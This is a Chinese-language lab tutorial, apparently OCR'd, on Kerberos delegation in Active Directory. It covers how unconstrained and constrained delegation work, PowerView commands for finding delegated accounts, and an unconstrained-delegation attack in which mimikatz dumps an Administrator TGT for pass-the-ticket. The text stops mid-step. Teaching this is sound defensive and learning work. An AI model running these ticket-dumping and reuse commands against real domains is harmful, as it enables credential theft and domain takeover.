
0x00 前言

在前两节中说到了关于 Kerberos 的扫描和 Kerberoasting 以及金票的利用，本文主要说明一下在 kerberos 体系中关于委派的利用方式，委派在域环境中其实是一个很常见的功能，对于委派的利用相较于先前说的几种攻击方式较为“被动”，但是一旦利用也会有很大的危害。

0x01 什么是委派

在域中如果出现 A 使用 Kerberos 身份验证访问域中的服务 B，而 B 再利用 A 的身份去请求域中的服务 C，这个过程就可以理解为委派。

例：




User 访问主机 s2 上的 HTTP 服务，而 HTTP 服务需要请求其他主机的 SQLServer 数据库，但是 S2 并不知道 User 是否有权限访问 SQLServer，这时 HTTP 服务会利用 User 的身份去访问 SQLServer，如果 User 有权限访问 SQLServer 服务才能访问成功。

而委派主要分为非约束委派（Unconstrained delegation）和约束委派（Constrained delegation）两个方式，下面分别介绍两种方式如何实现。

1 非约束委派

非约束委派在 Kerberos 中实现时，User 会将从 KDC 处得到的 TGT 发送给访问的 service1（可以是任意服务），service1 拿到 TGT 之后可以通过 TGT 访问域内任意其他服务，所以被称为非约束委派。



流程：


1. 用户通过发送 KRB_AS_REQ 消息请求可转发 TGT（forwardable TGT，为了方便我们称为 TGT1）。
2. KDC 在 KRB_AS_REP 消息中返回 TGT1。
3. 用户再通过 TGT1 向 KDC 请求转发 TGT（forwarded TGT，我们称为 TGT2）。
4. 4 在 KRB_TGS_REP 消息中返回转发 TGT2。
5. 5、用户使用 TGT1 向 KDC 申请访问 Service1 的 ST（Service Ticket）。
6. TGS 返回给用户一个 ST。
7. 用户发送 KRB_AP_REQ 请求至 Service1，这个请求中包含了 TGT1 和 ST、TGT2、TGT2 的 SessionKey。
8. Service1 使用用户的 TGT2 通过 KRB_TGS_REQ 发送给 KDC，以用户的名义请求能够访问 Service2 的票据。
9. KDC 在 KRB_TGS_REP 消息中返回 Service2 到 Service1 的票据。
10. Service1 以用户的名义像 Service2 发送 KRB_AP_REQ 请求。
11. Service2 响应步骤 10 中 Service1 的请求。
12. Service1 响应步骤 7 中用户的请求。
13. 在这个过程中的 TGT 转发机制，没有限制 Service1 对 TGT2 的使用，也就是说 Service1 可以通过 TGT2 来请求任意服务。
14. KDC 返回步骤 13 中请求的票据。

15 和 16 即为 Service1 通过模拟用户来访问其他 Service。

可以看到在前 5 个步骤中 User 向 KDC 申请了两个 TGT（步骤 2 和 4），一个用于访问 Service1 一个用于访问 Service2，并且会将这两个都发给 Service1。并且 Service1 会将 TGT2 保存在内存中。

非约束委派的设置：


Windows 域中可以直接在账户属性中设置：



2 约束委派

由于非约束委派的不安全性，微软在 windows2003 中发布了约束委派的功能。约束委派在 Kerberos 中 User 不会直接发送 TGT 给服务，而是对发送给 service1 的认证信息做了限制，不允许 service1 代表 User 使用这个 TGT 去访问其他服务。这里包括一组名为 S4U2Self（Service for User to Self）和 S4U2Proxy（Service for User to Proxy）的 Kerberos 协议扩展。

从下图可以看到整个过程其实可以分为两个部分，第一个是 S4U2Self 的过程（流程 1-4），第二个是 S4U2Proxy 的过程（流程 5-10）。



流程：

1. 用户向 Service1 发送请求。
2. 这时在官方文档中的介绍是在这一流程开始之前 Service1 已经通过 KRB_AS_REQ 得到了用户用来访问 Service1 的 TGT，然后通过 S4U2self 扩展模拟用户向 KDC 请求 ST。
3. KDC 这时返回给 Service1 一个用于用户验证 Service1 的 ST（我们称为 ST1），并且 Service1 用这个 ST1 完成和用户的验证过程。
4. Service1 在步骤 3 使用模拟用户申请的 ST1 完成与用户的验证，然后响应用户。
   注：这个过程中其实 Service1 是获得了用户的 TGT 和 ST1 的，但是 S4U2Self 扩展不允许 Service1 代表用户去请求其他的服务。
5. 用户再次向 Service1 发起请求，此时 Service1 需要以用户的身份访问 Service2。这里官方文档提到了两个点：
   A. Service1 已经验证通过，并且有一个有效的 TGT。
   B. Service1 有从用户到 Service1 的 forwardable ST（可转发 ST）。个人认为这里的 forwardable ST 其实也就是 ST1。
6. Service1 代表用户向 Service2 请求一个用于认证 Service2 的 ST（我们称为 ST2）。用户在 ST1 中通过 cname（client name）和 crealm（client realm）字段标识。
7. KDC 在接收到步骤 6 中 Service1 的请求之后，会验证 PAC（特权属性证书，在第一篇中有说明）的数字签名。如果验证成功或者这个请求没有 PAC（不能验证失败），KDC 将返回 ST2 给 Service1，不过这个 ST2 中 cname 和 crealm 标识的是用户而不是 Service1。
8. Service1 代表用户使用 ST2 请求 Service2。Service2 判断这个请求来自已经通过 KDC 验证的用户。
9. Service2 响应 Service1 的请求。
10. Service1 响应用户的请求。
    在这个过程中，S4U2Self 扩展的作用是让 Service1 代表用户向 KDC 验证用户的合法性，


并且得到一个可转发的 ST1。S4U2Proxy 的作用可以说是让 Service1 代表用户身份通过 ST1 重新获取 ST2，并且不允许 Service1 以用户的身份去访问其他服务。更多的细节可以参考官方的文档，和 RFC4120 的内容。

同时注意 forwardable 字段，有 forwardable 标记为可转发的是能够通过 S4U2Proxy 扩展协议进行转发的，如果没有标记则不能进行转发。

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/3bff5864-8135-400e-bdd9-33b552051d94

约束委派的配置：

可以在账户属性中将 tsvc 的委派方式更改为约束委派



0x02 发现域中的委派主机或账户

在域中，可以通过 PowerView 脚本来搜索开启了委派的主机和用户。查询非约束委派主要是通过搜索 userAccountControl 属性包含 ADS_UF_TRUSTED_FOR_DELEGATION 的主机或账户。而约束委派则通过查询 userAccountControl 属性包含 TRUSTED_TO_AUTH_FOR_DELEGATION 的主机或用户。

1 非约束委派

通过 Import-Module PowerView.ps1 加载 PowerView 脚本之后使用下面的命令进行查询。查询域中配置非约束委派的账户：

```
Get-NetUser -Unconstrained -Domain yunying.lab
```

```
PS C:\Users\tsvc\Desktop\kekeo> Get-NetUser -Unconstrained -Domain yunying.lab


instancetype            : 4
usnchanged              : 63534
badpasswordtime         : 2019/1/16 18:08:02
codepage                : 0
countrycode             : 0
objectguid              : b3e4fadf-104e-472c-aa0d-76beb5a8d865
samaccountname          : Administrator
usncreated              : 8196
iscriticalsystemobject  : True
description             : 管理计算机(域)的内置帐户
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=yunying,DC=lab, CN=Domain Admins,CN=Users,DC=yunyi
                          ng,DC=lab, CN=Enterprise Admins,CN=Users,DC=yunying,DC=lab, CN=Schema Admins,CN=Users,DC=yunyi
                          ng,DC=lab...}
pwdlastset              : 2019/1/6 0:56:02
objectclass             : {top, person, organizationalPerson, user}
admincount              : 1
useraccountcontrol      : 524800
logoncount              : 84
```

查询域中配置非约束委派的主机：

Get-NetComputer -Unconstrained -Domain yunying.lab

```
PS C:\Users\tsvc\Desktop\kekeo> Get-Netcomputer -Unconstrained -Domain yunying.lab
S1.yunying.lab
```

在另一个版本的 PowerView 中采用的是 Get-DomainComputer

Get-DomainComputer -Unconstrained -Properties distinguishedname,useraccountcontrol -Verbose | ft -a

```
PS C:\Users\tsvc\Desktop> Get-DomainComputer -Unconstrained -Properties distinguishedname,useraccountcontrol -Verbose |
ft -a
详细信息: [Get-DomainSearcher] search base: LDAP://DC.YUNYING.LAB/DC=YUNYING,DC=LAB
详细信息: [Get-DomainComputer] Searching for computers with for unconstrained delegation
详细信息: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))

                           useraccountcontrol distinguishedname
                           ------------------ -----------------
    SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION CN=DC,OU=Domain Controllers,DC=yunying,DC=lab
WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION CN=S1,CN=Computers,DC=yunying,DC=lab
```

2 约束委派

查询域中配置约束委派的账户：

Get-DomainUser –TrustedToAuth -Properties distinguishedname,useraccountcontrol,msds-allowedtodelegateto| fl

```
PS C:\Users\tsvc\Desktop> Import-Module .\powerview.ps1
PS C:\Users\tsvc\Desktop> Get-DomainUser tsvc -Properties distinguishedname,useraccountcontrol,msds-allowedtodelegateto|
 fl


useraccountcontrol       : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/dc.yunying.lab/yunying.lab, cifs/dc.yunying.lab, cifs/DC, cifs/dc.yunying.lab/YUNYING.
                           ..}
distinguishedname        : CN=tsvc,OU=svcserver,DC=yunying,DC=lab



PS C:\Users\tsvc\Desktop> Get-DomainUser -TrustedToAuth -Properties distinguishedname,useraccountcontrol,msds-allowedtod
elegateto| fl


useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/S2, cifs/S2.yunying.lab, cifs/dc.yunying.lab/yunying.lab, cifs/dc.yunying.lab...}
distinguishedname        : CN=ts1,OU=testou,DC=yunying,DC=lab

useraccountcontrol       : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/dc.yunying.lab/yunying.lab, cifs/dc.yunying.lab, cifs/DC, cifs/dc.yunying.lab/YUNYING.
                           ..}
distinguishedname        : CN=tsvc,OU=svcserver,DC=yunying,DC=lab
```

Get-DomainUser -TrustedToAuth -Domain yunying.lab 查看设置了约束委派的用户

```
PS C:\Users\tsvc\Desktop\kekeo> Get-Domainuser -TrustedToAuth -Domain yunying.lab


instancetype             : 4
usnchanged               : 65725
badpasswordtime          : 1601/1/1 8:00:00
codepage                 : 0
countrycode              : 0
objectguid               : 8b8cc5cf-3d14-452f-812c-06534f40d742
samaccountname           : tsvc
usncreated               : 20569
displayname              : tsvc
dscorepropagationdata    : {2019/1/23 10:07:52, 2019/1/23 9:13:51, 2019/1/23 9:13:51, 2019/1/23 9:07:52...}
pwdlastset               : 2019/1/7 14:38:34
objectclass              : {top, person, organizationalPerson, user}
admincount               : 1
useraccountcontrol       : 16777728
logoncount               : 36
lastlogon                : 2019/2/13 17:26:53
whenchanged              : 2019/2/13 8:55:41
adspath                  : LDAP://dc.yunying.lab/CN=tsvc,OU=svcserver,DC=yunying,DC=lab
lastlogontimestamp       : 2019/2/12 12:06:32
name                     : tsvc
userprincipalname        : tsvc@yunying.lab
lastlogoff               : 1601/1/1 8:00:00
protocolsettings         : RemotePowerShell§1
sn                       : tsvc
```

查询域中配置约束委派的主机:

Get-DomainComputer -TrustedToAuth -Domain yunying.lab


```
PS C:\Users\tsvc\Desktop> Get-DomainComputer -TrustedToAuth -Domain yunying.lab


instancetype                  : 4
usnchanged                    : 65618
badpasswordtime               : 2019/2/15 17:24:53
codepage                      : 0
countrycode                   : 0
objectguid                    : a4048168-13d0-4e61-a56e-7eecf6c39aa8
samaccountname                : S2$
usncreated                    : 20548
iscriticalsystemobject        : False
dscorepropagationdata         : {2019/1/23 9:13:51, 2019/1/23 9:13:51, 1601/1/1 0:04:17}
memberof                      : {CN=Exchange Install Domain Servers,CN=Microsoft Exchange System Objects,DC=yunying,DC=
                                lab, CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=yunying,DC=
                                lab, CN=Exchange Servers,OU=Microsoft Exchange Security Groups,DC=yunying,DC=lab}
msexchrmscomputeraccountsbl   : CN=FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042,CN=Users,DC=yunying,DC=lab
pwdlastset                    : 2019/2/12 12:19:41
whenchanged                   : 2019/2/13 7:50:23
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
objectclass                   : {top, person, organizationalPerson, user...}
logoncount                    : 97
lastlogon                     : 2019/2/15 19:39:00
lastlogontimestamp            : 2019/2/12 12:04:42
name                          : S2
localpolicyflags              : 0
lastlogoff                    : 1601/1/1 8:00:00
whencreated                   : 2019/1/7 6:33:38
samaccounttype                : MACHINE_ACCOUNT
distinguishedname             : CN=S2,CN=Computers,DC=yunying,DC=lab
primarygroupid                : 515
badpwdcount                   : 0
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=yunying,DC=lab
serviceprincipalname          : {exchangeRFR/S2, exchangeRFR/s2.yunying.lab, exchangeAB/S2, exchangeAB/s2.yunying.lab..
                                .}
cn                            : S2
operatingsystem               : Windows Server 2008 R2 Datacenter
objectsid                     : S-1-5-21-4249968736-1423802980-663233003-1107
msds-supportedencryptiontypes : 28
operatingsystemversion        : 6.1 (7600)
msds-allowedtodelegateto      : {cifs/dc.yunying.lab/yunying.lab, cifs/dc.yunying.lab, cifs/DC, cifs/dc.yunying.lab/YUN
                                YING...}
dnshostname                   : S2.yunying.lab
accountexpires                : NEVER
```

0x03 非约束委派的利用

上文中说明了两种委派方式，下面结合实验说明针对两种委派的利用方式。

实验

首先环境和前两篇文章相同。假设我们已经获取了一个已经配置了委派的账户权限或者是密码，现在我们通过这些条件来攻击其他账户。



实验环境：

域：YUNYING.LAB

域控：Windows Server 2008 R2 x64(DC)：用户 Administrator

域内主机：Windows Server 2008 R2 x64(s2)：用户 tsvc

所需工具：

Mimikatz

实验流程：


在域中只有服务账户才能有委派功能，所以先把用户 tsvc 设置为服务账号。

setspn -U -A variant/golden tsvc

通过 setspn -l tsvc 查看配置成功。

```
C:\Users\Administrator>setspn -l tsvc
Registered ServicePrincipalNames 用于 CN=tsvc,OU=svcserver,DC=yunying,DC=lab:
        variant/golden
```

然后在“AD 用户和计算机”中将 tsvc 设置为非约束委派模式



此时在域控上使用 Administrator 访问 tsvc 所在主机 S2 的 SMB 服务。

```
C:\Users\Administrator>dir \\s2.yunying.lab\c$
 驱动器 \\s2.yunying.lab\c$ 中的卷没有标签。
 卷的序列号是 AE4F-9A7B

 \\s2.yunying.lab\c$ 的目录

2019/01/07  17:13    <DIR>          2a02cfb6136ecb4291019d
2019/01/07  17:20    <DIR>          6d00be12a1828809cef530618c1b
2019/01/23  22:29    <DIR>          c2ddc4013d40af2df031ba
2019/01/23  23:08    <DIR>          ExchangeSetupLogs
2019/01/07  14:42    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2019/01/23  22:53    <DIR>          Program Files
2019/01/23  18:13    <DIR>          Program Files (x86)
2019/01/07  17:47    <DIR>          Users
2019/01/23  22:47    <DIR>          Windows
```

我们在 S2 上通过 mimikatz 可以导出 Administrator 发送过来的 TGT 内容。这里需要使用管理员权限打开 mimikatz，然后通过 privilege::debug 命令提升权限，如果没有提升权限会报 kuhl_m_sekurlsa_acquireLSA 错误。再使用 sekurlsa::tickets /export 命令导出内存中所有的票据。

```
mimikatz # privilege::Debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /export
```

[0;3e7]-0-3-40a40000-S2$@LDAP-dc.yunying.lab.kirbi	2019/2/13 11:30	KIRBI 文件
[0;3e7]-2-0-60a00000-S2$@krbtgt-YUNYING.LAB.kirbi	2019/2/13 11:30	KIRBI 文件
[0;3e7]-2-1-40e00000-S2$@krbtgt-YUNYING.LAB.kirbi	2019/2/13 11:30	KIRBI 文件
[0;9bec9]-2-0-60a00000-Administrator@krbtgt-YUNYING.LAB.kirbi	2019/2/13 11:30	KIRBI 文件
mimidrv.sys	2013/1/22 8:56	系统文件
mimikatz.exe	2018/8/20 7:54	应用程序
mimilib.dll	2018/8/20 7:54	应用程序扩展

可以看到名称为[0;9bec9]-2-0-60a00000-Administrator@krbtgt-YUNYING.LAB.kirbi 的这一条即为 Administrator 发送的 TGT。

此时访问域控被拒绝。

```
C:\Users\tsvc\Desktop\mimikatz_trunk\x64>dir \\dc.yunying.lab\c$
拒绝访问。

C:\Users\tsvc\Desktop\mimikatz_trunk\x64>
```

通过 kerberos::ptt [0;9bec9]-2-0-60a00000-Administrator@krbtgt-YUNYING.LAB.kirbi 命令将 TGT 内容导入到当前会话中，其实这也是一次 Pass The Ticket 攻击（有兴趣的可以了解一下）。

通过 kerberos::list 查看当前会话可以看到票据已经导入到当前会话。

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

